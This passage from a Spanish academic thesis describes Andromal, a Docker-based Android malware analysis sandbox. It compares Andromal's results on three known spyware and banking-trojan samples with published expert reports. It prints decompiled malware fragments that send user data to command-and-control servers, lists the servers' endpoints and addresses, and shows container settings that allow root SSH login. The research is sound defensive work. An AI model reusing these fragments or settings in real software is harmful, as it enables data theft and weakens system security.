Como se discutió anteriormente, esta decisión de diseño se tomó con el objetivo de mantener separadas las librerías de software que son incompatibles entre sí. El nivel de estabilidad que se alcanza con este acercamiento justifica el mayor uso de recursos de sistema (e.g. almacenamiento).

Solución para comunicación entre contenedores

Debido a que cada contenedor opera como un ambiente computacional aislado, se propuso un mecanismo para compartir archivos y mensajes entre contenedores.

Compartir archivos entre contenedores

Docker incluye una funcionalidad nativa para compartir el sistema de archivos entre distintos contenedores de Docker. El ambiente huésped comparte un directorio con todos los contenedores. Este es utilizado como un volumen de disco dentro de cada contenedor. Para cada contenedor el acceso a este volumen es transparente ya que el software dentro del contenedor puede operar de forma normal sin requerir modificaciones especiales. La ilustración 6 muestra como los recursos del sistema de archivos del huésped son compartidos entre los distintos contenedores del sistema.

Envió de mensajes entre contenedores

Los procesos de sistema de cada contenedor se encuentran aislados entre si. Esto evita la invocación directa de comandos dentro de un contendor hacia otro contenedor.

Debido a que un contenedor opera como maestro de otros contenedores (enviando mensajes), fue necesario implementar una solución para la ejecución remota de comandos basada en el software SSH y uso de llaves públicas y privadas. El flujo de ejecución de un comando remoto se ilustra de la siguiente forma:




Ilustración 9 - Ejecución de un comando remoto en un contenedor.

Fuente: Elaboración propia

El contenedor maestro tiene una copia de una llave privada la cual es utilizada para autenticar y enviar comandos de SSH a los contenedores esclavos. Cada contenedor tiene una copia de la llave pública correspondiente. Así, permite la autenticación del protocolo SSH sin necesidad de utilizar contraseñas. Cada invocación de un comando remoto envía un mensaje por medio de SSH a los contenedores esclavos.

El siguiente fragmento de código se utiliza para generar la llave privada utilizada por el contenedor maestro:

```
$ ssh-keygen -t rsa -b 4096 -C "andromal"
```

Una vez creada la llave privada, esta puede ser distribuida de forma automática al contenedor maestro por medio de los siguientes comandos:

```
#Setup SSH access
RUN mkdir --mode=700 /root/.ssh
COPY id_rsa /root/.ssh/
RUN chmod 600 /root/.ssh/id_rsa
```

En cada contenedor esclavo es necesario instalar el servidor de SSH y permitir la autenticación por medio de certificados, esto se puede lograr de forma automática con el siguiente código:

```
#Setup SSH server
RUN apt-get update && apt-get install -y openssh-server
RUN mkdir /var/run/sshd
RUN sed -i 's/PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config
RUN sed 's@session\s*required\s*pam_loginuid.so@session optional pam_loginuid.so@g' -i /etc/pam.d/sshd

#Setup SSH access
RUN mkdir --mode=700 /root/.ssh
COPY id_rsa.pub /root/
RUN cat /root/id_rsa.pub >> /root/.ssh/authorized_keys
RUN chmod 600 /root/.ssh/authorized_keys
RUN rm /root/id_rsa.pub
```

Desarrollo de contenedor para Androguard

La imagen de Docker de Androguard fue generada utilizando como base una imagen de Docker que contiene el ambiente de Python 2.7.16. Utilizando los comandos mencionados en la documentación de la herramienta, fue posible realizar una instalación automatizada y sin contratiempos del software.

```
FROM python:2.7.16

#install androguard
RUN pip install -U androguard
RUN pip install graphviz
```

La preparación del contenedor de Androguard necesitó de varios programas adicionales que permitieran su ejecución de acuerdo con los parámetros del proyecto. El siguiente extracto de código muestra los comandos necesarios para extraer el archivo “manifest.xml”

```
#Extract manifest data
androguard axml -o /data/static_analysis/$1/manifest/manifest.xml -i /data/samples/$1/$2
```

Una vez extraído el manifiesto de la aplicación, se puede aplicar una expresión regular para extraer el nombre de dominio inverso que representa el punto de entrada de la aplicación. Este valor debe ser enviado al decompilador de Androguard para poder ejecutar el proceso de decompilación y generación de grafos de flujo de forma efectiva.

```
#Extract the package name
package=$(cat /data/static_analysis/$1/manifest/manifest.xml | grep -Po '.*package="\K.*?(?=".*)' | tr '.' '/')
androguard decompile -o /data/static_analysis/$1/decompiled -f png -i /data/samples/$1/$2 --limit
"^L$package/.*"
```

Desarrollo de contenedor para Droidbox

Para el desarrollo de Droidbox se utilizó como base una imagen precompilada de Docker a la cual se le agregó un servidor de SSH. El siguiente código muestra la forma en que esto se realizó.

```
FROM honeynet/droidbox

#Setup SSH server
RUN apt-get update && apt-get install -y openssh-server
```

Droidbox opera bajo un ambiente muy complejo de variables de ambiente que describen la ubicación de las librerías de Java y del SDK de Android. Cada comando remoto enviado al contenedor de Droidbox se ejecuta sin estas variables de ambiente, por lo cual fueron necesarias varias modificaciones en el contenedor de Droidbox para poder reestablecer estas variables de forma automática con cada comando recibido. El siguiente extracto de código muestra como se realizó esta modificación al sistema donde se reconstruyen las variables de ambiente para sesiones de SSH:

```
#Set ENV for SSH connections
RUN echo 'declare -x LC_ALL="C"' >> /root/.bashrc
RUN echo 'declare -x DEBIAN_FRONTEND="noninteractive"' >> /root/.bashrc
RUN echo 'declare -x JAVA_HOME="/usr/lib/jvm/java-7-openjdk-amd64/"' >> /root/.bashrc
RUN echo 'declare -x ANDROID_HOME="/opt/android-sdk-linux"' >> /root/.bashrc
RUN echo 'declare -x ANDROID_SDK_HOME="/opt/android-sdk-linux"' >> /root/.bashrc
RUN echo 'declare -x
PATH="${PATH}:$JAVA_HOME/bin:${ANDROID_HOME}/tools:${ANDROID_HOME}/platform-tools"' >>
/root/.bashrc
RUN echo 'declare -x sv="r24.4.1"' >> /root/.bashrc
RUN echo 'declare -x TERM=linux' >> /root/.bashrc
RUN echo 'declare -x TERMINFO=/etc/terminfo' >> /root/.bashrc

#Patch .bashrc
RUN sed -i 's/\[ \-z \"\$PS1\" \] \&\& return/#/' /root/.bashrc

#Patch .profile
```

Un problema que tuvo que solucionarse fue el de las políticas de escritura a disco de Python. Este programa previene la escritura a disco almacenado en la memoria RAM, esto con el fin de descargar todo al disco en el momento que termina la ejecución del programa (Jabeen, 2018).

Al momento de cerrarse las sesiones remotas de SSH en contenedores esclavos, los programas de Python encargados de vaciar los resultados del análisis a disco no lo estaban haciendo a tiempo. Por lo tanto, se realizaron modificaciones al código para que las escrituras a disco ocurrieran lo antes posible, previendo el vaciado y escritura de búferes hasta la finalización del programa:

```
with open("/tmp/analysis.json", "w", 0) as jsonfile:
    jsonfile.write(json.dumps(output,sort_keys=True, indent=4))
    jsonfile.flush()
    os.fsync(jsonfile.fileno())
    jsonfile.close()
```

Para facilitar el proceso de depurado, cada comando ejecutado redirige el flujo de datos de la salida estándar de errores al volumen de datos compartido:

```
python /opt/DroidBox_4.1.1/scripts/droidbox.py /data/samples/$1/$2 $3  2>&1 |tee
/data/dynamic_analysis/$1/logs/analysis.log
```

Desarrollo de la aplicación Andromal y su contenedor

La aplicación Andromal funciona como el contenedor maestro del sistema. Esta aplicación tuvo que ser desarrollada en su totalidad y provee las siguientes funcionalidades:

- Interfaz de usuario web para administración de muestras, ejecutar análisis y descargar sus resultados (Ver apéndices 7, 8, 9).
- Control remoto de los procesos de análisis de Androguard y Droidbox.
- Generación automática de reportes de análisis estático y dinámico de código malicioso, extracción de código fuente y grafos de control de flujo (Ver apéndice 10).

La interfaz web de Andromal fue desarrollada utilizando NodeJS y Express. El proceso de generación del contenedor de la aplicación es estándar y no requirió comandos o soluciones especializadas (Node.js Foundation, 2019).

La ejecución de comandos remotos se realiza con scripts de Bash, los cuales deben tomar en consideración si están siendo ejecutados desde un ambiente de desarrollo o producción (un contenedor Docker):

```
#!/bin/sh
if [ -f /.dockerenv ]; then
   ssh root@androguard -p 22 "/opt/androguard/bin/./decompile.sh $1 $2"
   else
   ssh root@localhost -p 2222 "/opt/androguard/bin/./decompile.sh $1 $2"
fi
```

Capítulo V: Análisis de resultados

Proceso de instalación de cajas de arena para análisis de código malicioso de Android

Todas las instalaciones se realizaron en un ambiente de pruebas con las siguientes características:

Característica	**Descripción**
Procesador	Intel Core i7-9700K
RAM	32 GB DDR4
Almacenamiento en disco	1 TB NVe SDD
Conexión de internet	50 Mbsp

A continuación, se muestran los resultados obtenidos durante el proceso de instalación de cada una de las soluciones de caja de arena:

Herramienta	**Instalación y ejecución exitosa**	**Tiempo requerido para realizar instalación**	**Nivel de complejidad técnica**	**Sistema operativo de pruebas**	**Comentarios**
CuckooDroid	No	8 horas	Alto	Linux 16.04	No fue posible realizar ningún tipo de prueba.
AndroPyTool	Sí/No	2 horas	Medio	Linux 16.04 Windows 10 1903	La instalación fue exitosa por medio del contenedor Docker. No fue posible realizar la conexión entre la herramienta de análisis y el simulador.
MobSF	Sí	4 horas	Alto	Linux 16.04 Windows 10 1903	La configuración requiere un alto grado de conocimiento técnico de configuración de redes y máquinas virtuales.
Andromal	Sí	15 minutos	Bajo	Linux 16.04 Windows 10 1903	La instalación se realizó de forma exitosa y está limitada por el ancho de banda utilizado para descargar las imágenes de Docker. No se requieren conocimientos adicionales sobre máquinas virtuales o configuraciones complejas de red.

Como se puede observar, la solución propuesta por está investigación (Andromal) tuvo el menor tiempo de instalación. Adicionalmente, fue la única solución que no requirió configuraciones de red adicionales, simuladores o máquinas virtuales.

Evaluación de la efectividad de la solución propuesta

A continuación, se describen los resultados comparativos del análisis de tres muestras de código malicioso para Android. Cada muestra a sido analizada previamente por un experto en código malicioso y ha publicado un reporte al respecto. Los resultados arrojados en dichas publicaciones son utilizados de forma comparativa como medio de control los resultados obtenidos con Andromal.

370FE3D8E9B40702B08A5F93003DE0D3.B2BC7B7D.apk

Esta muestra de código malicioso fue descubierta en el año 2015 y fue identificada como spyware por el AVL Mobile Security Team (Partrick, 2015).

Resultados de análisis estático de permisos

Reporte original

El reporte de análisis detalla que esta aplicación carga la información de contacto, SMS, grabaciones de llamadas y ubicación de GPS a un servidor remoto. No se provee información adicional que ayude a identificar los permisos utilizados.

Reporte comparativo (Andromal)

El reporte lanzado por Andromal detalla claramente que la aplicación requiere 39 permisos de acceso sobre distintos recursos del dispositivo (incluyendo mensajes, llamadas, contactos y otros):

RECEIVE_BOOT_COMPLETED
CHANGE_NETWORK_STATE
READ_LOGS
READ_SMS
SEND_SMS
RECEIVE_SMS
ACCESS_WIFI_STATE
CHANGE_WIFI_STATE
WAKE_LOCK
ACCESS_PROVIDER
READ_HISTORY_BOOKMARKS
READ_CALENDAR
INTERNET
MODIFY_AUDIO_SETTINGS
RECORD_AUDIO

PROCESS_OUTGOING_CALLS
WRITE_SETTINGS
READ_PHONE_STATE
READ_CONTACTS
WRITE_CONTACTS
CALL_PHONE
DISABLE_KEYGUARD
CAMERA
VIBRATE
ACCESS_FINE_LOCATION
ACCESS_COARSE_LOCATION
WRITE_EXTERNAL_STORAGE

BLUETOOTH
GET_ACCOUNTS
BROADCAST_STICKY
ACCESS_NETWORK_STATE
MOUNT_UNMOUNT_FILESYSTEMS
SEND_SMS
WRITE_SMS
SYSTEM_ALERT_WINDOW
RECORD_VIDEO
ACCESS_LOCATION
RESTART_PACKAGES
INSTALL_SHORTCUT

Resultado del análisis estático de código fuente

Reporte original

El reporte original muestra el código fuente del mecanismo de comunicación realizado por el programa durante su lanzamiento por primera vez y establecimiento de una conexión de red:

```
private void UserFistTimeUserVerification() {
    String v12 = "http://" + this.hostname + ":8080/MonkeyDIYWeb/user_verification?phoneNum=" +
        this.strUserphoneNum + "&StartPSW=" + this.strUserStartPSW;
    try {
        JSONObject v4 = new JSONObject(EntityUtils.toString(new DefaultHttpClient().execute(new
                HttpGet(v12)).getEntity()));
        String v10 = v4.getString("success");
        String v8 = v4.getString("id");
        String v11 = v4.getString("releasetype");
        if(v10.equalsIgnoreCase("true")) {
            this._appPrefs.saveUserVersion(v11);
            this._appPrefs.saveUserid(v8);
            this._appPrefs.saveCountGps("3");
            this._appPrefs.saveCountRecord("3");
            this.user_insertimei(v8);
            this.UpdataStatus(this._appPrefs.getUserid());
            String v9 = this.checkTheRole(this._appPrefs.getUserid());
            this.processIcon(v9);
            this.redirectToMorB(v9);
            return;
        }

        this.strError = "比對失敗!! 請重新輸入!!";
```

start the service

Ilustración 10 - Construcción de URL en código fuente de aplicación maliciosa.

Fuente: Partrick, 2015

Reporte comparativo (Andromal)

Andromal pudo realizar una reconstrucción del código fuente de la aplicación y resulta legible por humanos. Esto permitió identificar la misma sección de código mostrada en el reporte original:

```
private void UserFistTimeUserVerification()
{
    String v0 = "errmsg";
    try {
        org.json.JSONObject v4_1 = new org.json.JSONObject(
                                    org.apache.http.util.EntityUtils.toString(
            new org.apache.http.impl.client.DefaultHttpClient().execute(
                new org.apache.http.client.methods.HttpGet(
                    new StringBuilder("http://").append(
                     this.hostname).append(":8080/MonkeyDIYWeb/user_verification?phoneNum=")
                                                                        .append(this.strUserphoneNum).append("&StartPSW=")
                                                                        .append(this.strUserStartPSW).toString())).getEntity()));
```

Resultado del análisis de trafico de red

<u>Reporte original</u>

El reporte original describe los enlaces de red establecidos por la aplicación maliciosa para transmitir los datos:

```
http://113[illegible]52:8080/MonkeyDIYWeb/user_querystatus
http://113[illegible]52:8080/API/UploadContacts.ashx?phonenum=
http://113[illegible]52:8080/API/UploadGPS.ashx?phonenum=
http://113.[illegible]52:8080/API/UploadSMS.ashx?phonenum=
http://113[illegible]52:8080/API/UploadCalendar.ashx?phonenum=
```

Ilustración 11 - Direcciones IP remotas usadas por software malicioso (reporte original).

Fuente: Partrick, 2015

<u>Reporte comparativo (Andromal)</u>

El sistema de análisis capturó de forma exitosa los enlaces de red que se establecieron en tiempo de corrida, coincidiendo con el reporte original.

opennet {1}
1.0633199214935303 {3}
desthost : 113.10.200.252
destport : 8080
fd : 19

Ilustración 12 - Direcciones IP remotas usadas por software malicioso (nuevo reporte).

Fuente: Elaboración propia

mazar_bot.apk

Esta muestra de código malicioso fue identificada en el año 2015 como Mazar Android BOT por el equipo at Heimdal Security (Zaharia, 2016) y Recorded Future (Gundert, 2015).

Resultados de análisis estático de permisos

Reporte original

El reporte de original indica que, si el programa es ejecutado en un dispositivo Android, este va a obtener automáticamente permisos de administrador. Los permisos otorgados a la aplicación son los siguientes:

- SEND_SMS
- RECEIVE_BOOT_COMPLETED
- INTERNET
- SYSTEM_ALERT_WINDOW
- WRITE_SMS
- ACCESS_NETWORK_STATE
- WAKE_LOCK
- GET_TASKS
- CALL_PHONE
- RECEIVE_SMS
- READ_PHONE_STATE
- READ_SMS
- ERASE_PHONE

Ilustración 13 - Permisos de aplicación del reporte original.

Fuente: Zaharia, 2016

Reporte comparativo (Andromal)

El reporte de Andromal es casi idéntico al reporte original. La única excepción fue el permiso ERASE_PHONE el cual no fue encontrado en el manifiesto de la aplicación:

INTERNET	GET_TASKS	SEND_SMS
ACCESS_NETWORK_STATE	RECEIVE_BOOT_COMPLETED	READ_SMS
READ_PHONE_STATE	SYSTEM_ALERT_WINDOW	WRITE_SMS
WAKE_LOCK	RECEIVE_SMS	CALL_PHONE

La razón de la divergencia no está clara, posiblemente es causado por una variante de código malicioso en las muestras utilizadas.

Resultado del análisis estático de código fuente

Reporte original

En el reporte original se describe la forma en que la aplicación obtiene un cliente del sistema de comunicación anonimizado TOR. También se indica lo siguiente:

- El ejecutable de TOR se descargo de las siguientes direcciones:
    - https: //f-droid.org/repository/browse/?fdid=org.torproject.android
    - https: //play.google.com/store/apps/details?id=org.torproject.android
- Una vez descargado y desempacado el ejecutable, se conecta a la dirección http: // pc35hiptpcwqezgs [.] Onion.

Reporte comparativo (Andromal)

El análisis de código fuente no mostró las direcciones indicadas. Se descubrió que la forma en que la muestra analizada instala el cliente de TOR es por medio de un archivo .mp3. Este archivo es distribuido como parte del APK de la aplicación. Una vez desempacado el archivo, la aplicación tiene acceso total al cliente de TOR por medio de una clase llamada TorController. El siguiente fragmento de código muestra este proceso:

```
java.io.InputStream v1_0;

if (android.os.Build$VERSION.SDK_INT < 16) {
                        v1_0 = this.context.getAssets().open(new
            StringBuilder(String.valueOf(v0)).append("/tor_old.mp3").toString());
} else {
                        v1_0 = this.context.getAssets().open(new StringBuilder(String.valueOf(v0)).append("/tor.mp3").toString());

}
java.io.InputStream v1_1;
java.io.File v2_1 = new java.io.File(this.installFolder, "tor");
String[] v5_10 = new String[1];

v5_10[0] = new StringBuilder("rm -f ").append(v2_1.getAbsolutePath()).toString();
v3.add(new com.mazar.tor.rootcommands.command.SimpleCommand(v5_10)).waitForFinish();
com.mazar.tor.TorUnpacker.streamToFile(v1_0, v2_1, 0, 1);
```

Resultado del análisis de ejecución de programa

Reporte original

El reporte original indica que, una vez establecida la conexión por medio de TOR, un mensaje de texto es enviado a un número de teléfono con código de país en Irán.

Reporte comparativo (Andromal)

No se encontraron registros de envíos de mensaje de texto. Se encontró actividad de interacción entre TOR y la aplicación de Android. Específicamente, la aplicación de Android transmitió de forma constante datos almacenados en el dispositivo:

▾ 48.48757314682007 {5}
data : 2101867704718162325102751695310043185596483760265782782819424960556189369658653255131371944831362477
id : 158886905
operation : write
path : /data/data/com.mazar/app_bin/tor
type : file write

Ilustración 14 - Comando y datos transmitidos con TOR.

Fuente: Elaboración propia

Resultado del análisis de trafico de red

<u>Reporte original</u>

El reporte original no menciona nada en lo que respecta a trafico de red.

<u>Reporte comparativo (Andromal)</u>

Fue posible capturar el encabezado HTTP utilizado por TOR para comunicarse con una red externa. El dominio encontrado coincide con el dominio descubierto por el análisis estático de código original:

```
POST http://pc35hiptpcwqezgs.onion/ HTTP/1.1
Content-Length: 456
Content-Type: application/json
```

<u>krep.itmtd.ywtjexf-1.apk</u>

Esta muestra de código malicioso fue detectada por el equipo de investigadores de la empresa ZScaler en el año 2016. Esta aplicación se disfraza como una aplicación de banca en línea para el banco más grande de Rusia (Desai, 2016).

Resultados de análisis estático de permisos

<u>Reporte original</u>

El reporte original muestra los permisos utilizados por la aplicación. Solo se muestra una captura de pantalla con los permisos solicitados por la aplicación:




Ilustración 15 - Permisos solicitados por software malicioso.

Fuente: Desai, 2016

Reporte comparativo (Andromal)

El reporte generado es mucho más detallado que el brindado por el reporte original. Este incluye los siguientes permisos:

INTERNET
READ_EXTERNAL_STORAGE
WRITE_EXTERNAL_STORAGE
READ_SMS
SEND_SMS
WRITE_SMS
READ_CONTACTS
ACCESS_NETWORK_STATE
READ_CALL_LOG
READ_HISTORY_BOOKMARKS
READ_SYNC_SETTINGS
READ_CALENDAR
READ_LOGS
READ_PHONE_STATE
READ_PROFILE
SYSTEM_ALERT_WINDOW
RECEIVE_BOOT_COMPLETED
SET_ALARM
RECEIVE_SMS
READ_SMS
SEND_SMS
VIBRATE
GET_TASKS
KILL_BACKGROUND_PROCESSE
S
RESTART_PACKAGES
GET_TASKS
CALL_PHONE

Resultado del análisis estático de código fuente

Reporte original

En el reporte original se menciona la capacidad del código malicioso de recibir comandos de un servidor C&C para enviar mensajes de texto desde un dispositivo infectado a otros:

```
      return true;
    }
    while (paramInt != 1);
}

public void sendSMS(String paramString1, String paramString2)
{
  SmsManager.getDefault().sendTextMessage(paramString1, null, paramString2, null, null);
}

public boolean sendSMS(int paramInt, String paramString1, String paramString2)
{
  Context localContext = this.mContext;
  if (paramInt == 0);
  for (Object localObject = "isms"; ; localObject = "isms2")
    label448:
    do
    {
      try
      {
        Method localMethod = Class.forName("android.os.ServiceManager").getDeclaredMethod("getService", new Class[] { String.class });
        localMethod.setAccessible(true);
        localObject = localMethod.invoke(null, new Object[] { localObject });
        localMethod = Class.forName("com.android.internal.telephony.ISms$Stub").getDeclaredMethod("asInterface", new Class[] { IBinder.class });
        localMethod.setAccessible(true);
        localObject = localMethod.invoke(null, new Object[] { localObject });
        if (Build.VERSION.SDK_INT < 18)
        {
          localObject.getClass().getMethod("sendText", new Class[] { String.class, String.class, String.class, PendingIntent.class, PendingIntent.class })
          break label448;
```

Ilustración 16 - Código fuente que muestra el envío de mensajes de texto.

Fuente: Desai, 2016

Reporte comparativo (Andromal)

En el análisis de código fuente se pudo identificar las funciones de envió masivo de mensajes de texto tal y como están reportadas originalmente:

```
public void sendSMS(String p7, String p8)
{
    android.telephony.SmsManager.getDefault().sendTextMessage(p7, 0, p8, 0, 0);
    return;
}
```

Resultado del análisis de trafico de red

Reporte original

El reporte original presenta capturas de tráfico de red donde se puede apreciar la transmisión de datos hacia el servidor de C&C:




Ilustración 17 - Captura de tráfico de red de la aplicación de código malicioso.

Fuente: Desai, 2016

Resultado del análisis realizado

No se registraron datos durante el análisis dinámico de tráfico de red.

Capítulo VI: Conclusiones

1. Se determinó el estado actual de las herramientas de análisis de código malicioso para la plataforma Android. Se concluye que las soluciones disponibles de caja de arena en dominio público requieren un proceso de instalación complejo, el cual va en detrimento del esfuerzo que se puede enfocar en realizar el análisis de código malicioso.

2. Se seleccionó la herramienta Androguard para realizar el análisis de código estático y Droidbox para realizar el análisis de código dinámico. Se concluye que ambas herramientas representan el estado del arte en cuanto análisis de código malicioso para la plataforma Android. Aún así, estas herramientas no contienen todo el conjunto de funcionalidades ofrecido por otras herramientas (e.g. análisis de patronos de código).

3. Se integró de forma exitosa las herramientas seleccionadas en un nuevo sistema de análisis de código malicioso llamado Andromal. Para lograr la integración de las distintas herramientas, evitar conflictos de librerías y ambientes de ejecución, se empleo la solución tecnológica para creación de contenedores Docker.

4. Se desarrolló los componentes requeridos para que los procesos de instalación y ejecución del sistema de análisis de código malicioso se ejecuten de forma automática y no requieran configuración. En comparación con otras soluciones disponibles, el sistema desarrollado en esta investigación superó a otros sistemas en cuanto a facilidad de instalación, tiempo de instalación y facilidad de ejecución.

5. Se valoró la efectividad de la herramienta de análisis de código malicioso y se corroboró que los resultados obtenidos eran similares a los resultados expuestos por expertos de seguridad.

Capítulo VII: Recomendaciones

1. Debido a los resultados positivos obtenidos durante el análisis de muestras de código malicioso, facilidad de instalación y uso, se recomienda la herramienta para ser empleada dentro del ámbito académico.
2. El código fuente del sistema se encuentra disponible como código abierto. Se recomienda hacer las siguientes mejoras:
   a. Mejorar la interfaz web del sistema con especial énfasis en el despliegue de datos en formato binario y búsquedas de cadenas de caracteres.
   b. Permitir el ingreso de datos descriptivos que puedan ser almacenados junto con cada sesión de análisis de código.
   c. Integrar la herramienta Androwarn para realizar análisis de patrones de código.
   d. Permitir la ejecución en paralelo de varios procesos de análisis.
   e. Crear una copia histórica de cada sesión de análisis.

Bibliografía

Node.js Foundation. (30 de 7 de 2019). *Dockerizing a Node.js web app* . Obtenido de NodeJS: https://nodejs.org/de/docs/guides/nodejs-docker-webapp/

Abraham, A. (17 de 5 de 2019). *Configuring Dynamic Analyzer with MobSF Android 4.4.2 x86 VirtualBox VM*. Obtenido de GitHub: https://github.com/MobSF/Mobile-Security-Framework-MobSF/wiki/11.-Configuring-Dynamic-Analyzer-with-MobSF-Android-4.4.2-x86-VirtualBox-VM

Acin Sanz, V. (1 de 2017). *ANDRIK: Automated Android malware analysis.* Obtenido de Universitat Oberta de Catalunya institutional repository: http://hdl.handle.net/10609/60606

Ajin, A., Schlecht, D., Magaofei , Dobrushin, M., & Nadal, V. (28 de 5 de 2019). *Mobile Security Framework (MobSF)*. Obtenido de GitHub: https://github.com/MobSF/Mobile-Security-Framework-MobSF

Anastasis, V. (25 de 11 de 2018). *Android Malware Analysis Tools*. Obtenido de SC ProDefence: https://www.prodefence.org/android-malware-analysis-tools/

Besler, F., Willems, C., & Hund, R. (21 de 10 de 2018). *FIRST.org, Inc.* Obtenido de Countering Innovative Sandbox Evasion Techniques Used By Malware: https://www.first.org/resources/papers/conf2017/Countering-Innovative-Sandbox-Evasion-Techniques-Used-by-Malware.pdf

Bhatia, A. (19 de 10 de 2018). *A collection of android security related resources*. Obtenido de GitHub: https://github.com/ashishb/android-security-awesome#academic

Bhatia, A. (30 de 7 de 2019). *GitHub*. Obtenido de Android Malware Samples: https://github.com/ashishb/android-malware

Bloom, B. S. (1956). *Taxonomy of educational objectives; the classification of educational goals.* New York: Longmans, Green and CO TLD.

Brenner, B. (20 de 10 de 2018). *2018 Malware Forecast: the onward march of Android malware*. Obtenido de Naked Security: https://nakedsecurity.sophos.com/2017/11/07/2018-malware-forecast-the-onward-march-of-android-malware/

Buddhdev, B., Faruki, P., Gaur, M., & Laxmi, V. (2016). Android Component Vulnerabilities: Proof of Concepts and Mitigation. *ICOIN '16 Proceedings of the 2016 International Conference on Information Networking (ICOIN)* (págs. 7-22). Washington: IEEE Computer Society.

CAMTIC. (28 de 11 de 2018). *El malware creció significativamente en la región de LACNIC*. Obtenido de Cámara de Tecnologías de Información y Comunicación: https://www.camtic.org/actualidad-tic/el-malware-crecio-significativamente-en-la-region-de-lacnic/

Check Point Software Technologies . (1 de 12 de 2018). *The Judy Malware: Possibly the largest malware campaign found on Google Play* . Obtenido de Check Point Software Technologies : https://blog.checkpoint.com/2017/05/25/judy-malware-possibly-largest-malware-campaign-found-google-play/

Checkpoint Software Technologies. (28 de 12 de 2018). *CuckooDroid Book*. Obtenido de Read the Docs: https://cuckoo-droid.readthedocs.io/en/latest/

Chronicle Security Ireland Limited. (1 de 12 de 2018). *How it works* . Obtenido de VirusTotal: https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works

Chung, Y. (5 de 12 de 2018). *Más allá del BYOD: la hora de las aplicaciones móvile*. Obtenido de EKA: https://www.ekaenlinea.com/mas-alla-del-byod-la-hora-de-las-aplicaciones-moviles/

Clooke, R. (31 de 7 de 2019). *A brief history of mobile malware* . Obtenido de Industry Dive: https://www.retaildive.com/ex/mobilecommercedaily/a-brief-history-of-mobile-malware

Cloudi. (1 de 6 de 2019). *ANDROID MALWARE ANALYSIS TOOL – DYNAMIC ANALYSIS TOOLS* . Obtenido de HYDRASKY TEAM: https://hydrasky.com/mobile-security/android-malware-analysis-tool-dynamic-analysis-tools/

Debize, T. (29 de 5 de 2019). *Androwarn*. Obtenido de GitHub: https://github.com/maaaaz/androwarn/

Desai, S. (30 de 5 de 2016). *Android Banker malware goes social* . Obtenido de Zscaler: https://www.zscaler.com/blogs/research/android-banker-malware-goes-social

Desnos, A., Gueguen, G., & Bachmann, S. (15 de 6 de 2019). *Androguard's documentation!* Obtenido de Androguard: https://androguard.readthedocs.io/en/latest/

Digit, O., & Iqbal, M. (2013). *Cuckoo Malware Analysis.* Birmingham: Packt Publishing.

Dilshan, K. (16 de Enero de 2016). *Detecting Malware and Sandbox Evasion Techniques.* Obtenido de The SANS Institute: https://www.sans.org/reading-room/whitepapers/forensics/detecting-malware-sandbox-evasion-techniques-36667

